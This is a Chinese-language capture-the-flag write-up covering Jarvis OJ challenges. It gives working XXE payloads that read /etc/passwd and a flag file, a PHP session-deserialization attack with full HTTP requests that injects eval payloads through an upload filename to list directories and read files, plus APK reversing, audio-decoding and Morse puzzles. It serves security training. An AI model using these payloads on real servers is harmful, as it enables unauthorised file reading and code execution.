
```
<!DOCTYPE netspi [<!ENTITY xxe SYSTEM "file:///xxxx" >]>引用外部文件
<!DOCTYPE netspi [<!ENTITY xxe "hello" >]> 全局变量
```

在一般的异步网站都会有异步数据与服务器的交互，一般传送数据为json但如果将传送的数据格式改为xml。有很大的可能服务器会解析你异步上传的xml脚本执行想要干的事

得到**payload**:

```
<?xml version="1.0" encoding="ISO-8859-1"?> <!DOCTYPE foo [
 <!ELEMENT foo ANY >
 <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

将`Content - Type: application/json`中的**json**改为**xml**，可以让服务器解析XML
通过**Burpsuite**上传得到**flag**



```
POST /api/v1.0/try HTTP/1.1
Host: web.jarvisoj.com:9882
Content-Length: 159
Origin: http://web.jarvisoj.com:9882
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87
Safari/537.36
Content-Type: application/xml
Accept: */*
Referer: http://web.jarvisoj.com:9882/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Connection: close

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///home/ctf/flag.txt" >]>
<foo>&xxe;</foo>
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 42
Server: Werkzeug/0.9.4 Python/2.7.6
Date: Fri, 28 Apr 2017 12:17:53 GMT

<foo>CTF{XxE_15_n0T_S7range_Enough}
</foo>
```

PHPINFO

打开是源码


```php
<?php
//A webshell is wait for you
ini_set('session.serialize_handler', 'php');
session_start();
class OowoO
{
    public $mdzz;
    function __construct()
    {
        $this->mdzz = 'phpinfo();';
    }

    function __destruct()
    {
        eval($this->mdzz);
    }
}
if(isset($_GET['phpinfo']))
{
    $m = new OowoO();
}
else
{
    highlight_string(file_get_contents('index.php'));
}
?>
```

这是一道PHP序列化漏洞的题，三种类型如下链接学习（http://www.tuicool.com/articles/zEfuEz）

处理器	对应的存储格式
php	键名 ＋ 竖线 ＋ 经过 serialize() 函数反序列处理的值
php_binary	键名的长度对应的 ASCII 字符 ＋ 键名 ＋ 经过 serialize() 函数反序列处理的值
php_serialize(php>=5.5.4)	经过 serialize() 函数反序列处理的数组

首先先本地测试一下效果
首先`test.php`


```
<?php
ini_set('session.serialize_handler', 'php_serialize');
session_start();
$_SESSION["Ni9htMar3"]=$_GET["a"];
?>
```



localhost:8080/test.php?a=|O:9:"Ni9htMar3":1:{s:4:"haha";s:15:"echo%20"Hacked!";";}

`test1.php`

```
<?php
ini_set('session.serialize_handler', 'php');
session_start();
class Ni9htMar3
{
    public $haha;
    function __construct()
    {
        //$this->haha = 'echo "Hacked!";';
        $this->haha = 'phpinfo();';
    }
    function __destruct()
    {
        eval($this->haha);
    }
}
//$m = new Ni9htMar3();
//echo serialize($m);
//|O:9:"Ni9htMar3":1:{s:4:"haha";s:15:"echo "Hacked!";";}
?>
```




Hacked!

这说明**Hacked**成功

先构造一个上传界面


```
<form action="http://web.jarvisoj.com:32784/" method="POST" enctype="multipart/form-data">
    <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="123" />
    <input type="file" name="file" />
    <input type="submit" />
</form>
```

随便上传一个东西



然后修改`filename`
首先看看文件地址,注意转义

```
|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:27:\"print_r(dirname(__FILE__));\";}
```




```
POST / HTTP/1.1
Host: web.jarvisoj.com:32784
Content-Length: 157293
Cache-Control: max-age=0
Origin: http://localhost:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:8080/2.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=p7smq9ghi7mb9mnv9kblfaovh2
Connection: close

------WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
------WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Content-Disposition: form-data; name="file";
filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:27:\"print_r(dirname(__FILE__));\";}"
Content-Type: image/png

塒NG

    IHDR                還[\
 IDATx  旖?l"蓏褩麔bi崾乱  崥G2      MO洞&臨   铝I<    投`俔5o`     嘌櫳帀
```

```
#0000BB">__construct</span><span style="color: #007700">()<br
/>&nbsp;&nbsp;&nbsp;&nbsp;{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span
style="color: #0000BB">$this</span><span style="color:
#007700">-&gt;</span><span style="color: #0000BB">mdzz&nbsp;</span><span
style="color: #007700">=&nbsp;</span><span style="color:
#DD0000">'phpinfo();'</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;}<br />&nbsp;&nbsp;&nbsp;&nbsp;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;function&nbsp;</span><span style="color:
#0000BB">__destruct</span><span style="color: #007700">()<br
/>&nbsp;&nbsp;&nbsp;&nbsp;{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;eval(</span><span
style="color: #0000BB">$this</span><span style="color:
#007700">-&gt;</span><span style="color: #0000BB">mdzz</span><span
style="color: #007700">);<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br />}<br
/>if(isset(</span><span style="color: #0000BB">$_GET</span><span
style="color: #007700">[</span><span style="color:
#DD0000">'phpinfo'</span><span style="color: #007700">]))<br />{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">$m&nbsp;</span><span style="color:
#007700">=&nbsp;new&nbsp;</span><span style="color:
#0000BB">OowoO</span><span style="color: #007700">();<br />}<br />else<br
/>{<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">highlight_string</span><span style="color: #007700">(</span><span
style="color: #0000BB">file_get_contents</span><span style="color:
#007700">(</span><span style="color: #DD0000">'index.php'</span><span
style="color: #007700">));<br />}<br /></span><span style="color:
#0000BB">?&gt;<br /></span>
</span>
</code>/opt/lampp/htdocs
```

看着目录，继续

```
`|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:38:\"print_r(scandir(\"/opt/lampp/htdocs\"));\";}`
```



```
Cookie: PHPSESSID=p7smq9ghi7mb9mnv9kblfaovh2
Connection: close

------WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
------WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Content-Disposition: form-data; name="file";
filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:38:\"print_r(scandir(\"/opt/lampp/htdo
cs\"));\";}"
Content-Type: image/png

塒NG

    IHDR                              還[\
 IDATx  旖?l"莼塹麔bi嵝乱  崤G2        M0洞&皢   镅I<    投˜倪5o`      嘌檅哂
颾;犨椮`佾     歀 0Z
 v佸偫      HWxV恨    迚N    鲬仑輔符[j但  蠨?滅<蟳  ?
                 x    閑;     蝑;鶡s貂  恂  她  9砦骶    r
 幘裹业鲈  7羁  q  庛  緎  鸡惨J呲    弁  R  坦  Wn  "]漱    脤祊   dA
僻  季kq  x盼h厶輖  式  /   てq\皻  萎丂  镡  '嶽  \   琬
 6霸8@    @    ˆ       酒  n#                             z  ナ/  a
                   痡   橡鞣拷唎
皈  0  鹓I(  4                              鹧葥D/@    @    @    @
 @    @@    芊鍺A                                序緶麍ˆ
                          垥:P                                 瘍  橡  彎  >
                        $  3戲梽侼                                 离
 戱u隳      @    @    @    @    @    t  纆                             离
  -唠筒                                     颥    A
 :  栂|鹭  :  3z
```


```
/>&nbsp;&nbsp;&nbsp;&nbsp;function&nbsp;</span><span style="color:
#0000BB">__destruct</span><span style="color: #007700">()<br
/>&nbsp;&nbsp;&nbsp;&nbsp;{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;eval(</span><span
style="color: #0000BB">$this</span><span style="color:
#007700">-&gt;</span><span style="color: #0000BB">mdzz</span><span
style="color: #007700">);<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br />}<br
/>if(isset(</span><span style="color: #0000BB">$_GET</span><span
style="color: #007700">[</span><span style="color:
#DD0000">'phpinfo'</span><span style="color: #007700">]))<br />{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">$m&nbsp;</span><span style="color:
#007700">=&nbsp;new&nbsp;</span><span style="color:
#0000BB">OowoO</span><span style="color: #007700">();<br />}<br />else<br
/>{<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">highlight_string</span><span style="color: #007700">(</span><span
style="color: #0000BB">file_get_contents</span><span style="color:
#007700">(</span><span style="color: #DD0000">'index.php'</span><span
style="color: #007700">));<br />}<br /></span><span style="color:
#0000BB">?&gt;<br /></span>
</span>
</code>Array
(
    [0] => .
    [1] => ..
    [2] => Here_1s_7he_fl4g_buT_You_Cannot_see.php
    [3] => index.php
    [4] => phpinfo.php
)
```

http://blog.csdn.net/Ni9htMar3

发现目标

```
|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:88:\"print_r(file_get_contents(\"/opt/lampp/htdocs/Here_1s_7he_fl4g_bu
```

找到flag



```
POST / HTTP/1.1
Host: web.jarvisoj.com:32784
Content-Length: 157356
Cache-Control: max-age=0
Origin: http://localhost:8080
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/56.0.2924.87 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Referer: http://localhost:8080/2.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.8
Cookie: PHPSESSID=p7smq9ghi7mb9mnv9kblfaovh2
Connection: close

------WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Content-Disposition: form-data; name="PHP_SESSION_UPLOAD_PROGRESS"

123
------WebKitFormBoundarylBG2YnNH5Mp7IiJJ
Content-Disposition: form-data; name="file";
filename="|O:5:\"OowoO\":1:{s:4:\"mdzz\";s:88:\"print_r(file_get_contents(\"/opt/
lampp/htdocs/Here_1s_7he_fl4g_buT_You_Cannot_see.php\"));\";}"
Content-Type: image/png

塒NG

    IHDR                              還[\
```

```
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;</span><span
style="color: #0000BB">$this</span><span style="color:
#007700">-&gt;</span><span style="color: #0000BB">mdzz&nbsp;</span><span
style="color: #007700">=&nbsp;</span><span style="color:
#DD0000">'phpinfo();'</span><span style="color: #007700">;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;}<br />&nbsp;&nbsp;&nbsp;&nbsp;<br
/>&nbsp;&nbsp;&nbsp;&nbsp;function&nbsp;</span><span style="color:
#0000BB">__destruct</span><span style="color: #007700">()<br
/>&nbsp;&nbsp;&nbsp;&nbsp;{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;eval(</span><span
style="color: #0000BB">$this</span><span style="color:
#007700">-&gt;</span><span style="color: #0000BB">mdzz</span><span
style="color: #007700">);<br />&nbsp;&nbsp;&nbsp;&nbsp;}<br />}<br
/>if(isset(</span><span style="color: #0000BB">$_GET</span><span
style="color: #007700">[</span><span style="color:
#DD0000">'phpinfo'</span><span style="color: #007700">]))<br />{<br
/>&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">$m&nbsp;</span><span style="color:
#007700">=&nbsp;new&nbsp;</span><span style="color:
#0000BB">OowoO</span><span style="color: #007700">();<br />}<br />else<br
/>{<br />&nbsp;&nbsp;&nbsp;&nbsp;</span><span style="color:
#0000BB">highlight_string</span><span style="color: #007700">(</span><span
style="color: #0000BB">file_get_contents</span><span style="color:
#007700">(</span><span style="color: #DD0000">'index.php'</span><span
style="color: #007700">));<br />}<br /></span><span style="color:
#0000BB">?&gt;<br /></span>
</span>
</code><?php
        $flag="CTF{4d96e37f4be998c50aa586de4ada354a}";
?>
```

http://blog.csdn.net/Ni9htMar3

MISC

misc100

这一题的确是个福利题…并没有涉及到dex函数隐藏等小技巧，只是简单的使用proguard进行了混淆。可以静态也可动态（动态先改掉debug检测，还不如直接静态看一下），那么，关键部分源码：

```java
    private void getKey(){
        try {
            InputStream stream = this.getResources().getAssets().open("url.png");
            int v = stream.available();
            byte[] bs = new byte[v];
            stream.read(bs, 0, v);
            byte[] keybyte = new byte[16];
            System.arraycopy(bs, 144, keybyte, 0, 16);
            this.key = new String(keybyte, "utf-8");
        }
        catch (Exception e){
            e.printStackTrace();
        }
        //code
    }
    private String handle(String naive){
        try {
            naive.getBytes("utf-8");
            StringBuilder str = new StringBuilder();
            for (int i = 0; i < naive.length(); i += 2) {
                str.append(naive.charAt(i + 1));
                str.append(naive.charAt(i));
            }
            return str.toString();
        }catch (UnsupportedEncodingException e){
            e.printStackTrace();
        }
        return null;
    }
    protected void Encryption(byte[] key){
        try {
            if (key == null) {
                byte[] bytes = "".getBytes("utf-8");
                MessageDigest messageDigest = MessageDigest.getInstance("MD5");
                byte[] bytes1 = messageDigest.digest(bytes);
                secretKeySpec = new SecretKeySpec(bytes1, "AES");
                cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            }
            else {
                secretKeySpec = new SecretKeySpec(key, "AES");
                cipher = Cipher.getInstance("AES/ECB/PKCS5Padding");
            }
        }except{
            //...
        }
    }
```

从url.png中获得key，然后使用handle函数进行处理（奇偶位互换）作为最终AES加密的key。flag密文:

```java
    byte[] bye = {21,-93,-68,-94,86,117,-19,-68,-92,33,50,118,16,13,1,-15,-13,3,4,103,-18,81,30,68,54,-93,4
    new String(bye);
```

使用AES/ECB/PKCS5Padding，用key对选手输入进行加密，结果与flag密文进行比对；
故解密时只需
`init(Cipher.DECRYPT_MODE, secretKeySpec);`
对flag密文进行解密即可。
flag: `LCTF{1t's_rea1ly_an_ea3y_ap4}`

上帝之音

> 这是一段神奇的声音，可是上帝之音似乎和无字天书一样，是我们这些凡人无法理解的，你能以上帝的角度，理解这段WAV的含义么？
> Hint1: 你们做音频题都不喜欢看时域图？
> Hint2: 在数据传输过程中，我们往往会使用一种自带时钟的编码以减少误码率
> godwave.wav.26b6f50dfb87d00b338b58924acdbea1

Audacity 打开就是一段稀奇古怪的音频信号，仔细观察，发现不同段落其幅值有明显差异，应该是调幅了，MATLAB 导入 wav 文件看数据，发现大概是以 64 个点为周期，那么取幅值高的为 1，幅值低的为 0。

```
clc;
clear;
y = audioread('godwave.wav');
he = 0;
data = [];
for i = 1:length(y)
    he = he + abs(y(i,1));
    if mod(i,64) == 0
        if he > 10
            data = [data,1];
        else
            data = [data,0];
        end
        he = 0;
    end
end
fid = fopen('data.txt','w');
for i = 1:length(data)
    fprintf(fid,'%d',data(1,i));
end
fclose(fid);
```

解出的数据是曼彻斯特编码，解码后是一张图片。

```
# coding=utf-8
with open('data.txt', 'r') as f:
    data = f.readline()
    print len(data)
    count = 0
    res = 0
    ans = ''
    key = ""
    while data != '':
        pac = data[:2]
        if pac != '':
            if pac[0] == '0' and pac[1] == '1':
                res = (res<<1)|0
                count += 1
            if pac[0] == '1' and pac[1] == '0':
                res = (res<<1)|1
                count += 1
            if count == 8:
                ans += chr(res)
                count = 0
                res = 0
        else:
            break
        data = data[2:]
with open('out.png', 'wb') as f2:
    f2.write(ans)
```

扫描二维码即可。


BASIC

-.-字符串

直接莫尔斯解密即得，提交其中**32**大写**md5**值

熟悉的声音

明显是莫尔斯密码



英文字母：


```
JBLUWEWNZ
```

生成摩斯代码的分隔方式：● 空格分隔 ○ 单斜杠/分隔

摩斯电码：（格式要求：可用空格或单斜杠/来分隔摩斯电码，但只可用一种，不可混用）

```
.--- -... .-.. ..- .-- . .-- -. --..
```

然后发现没有价值，尝试**凯撒解密**，得到有意义的字符串



```
PHRACKCTF
```

未完待续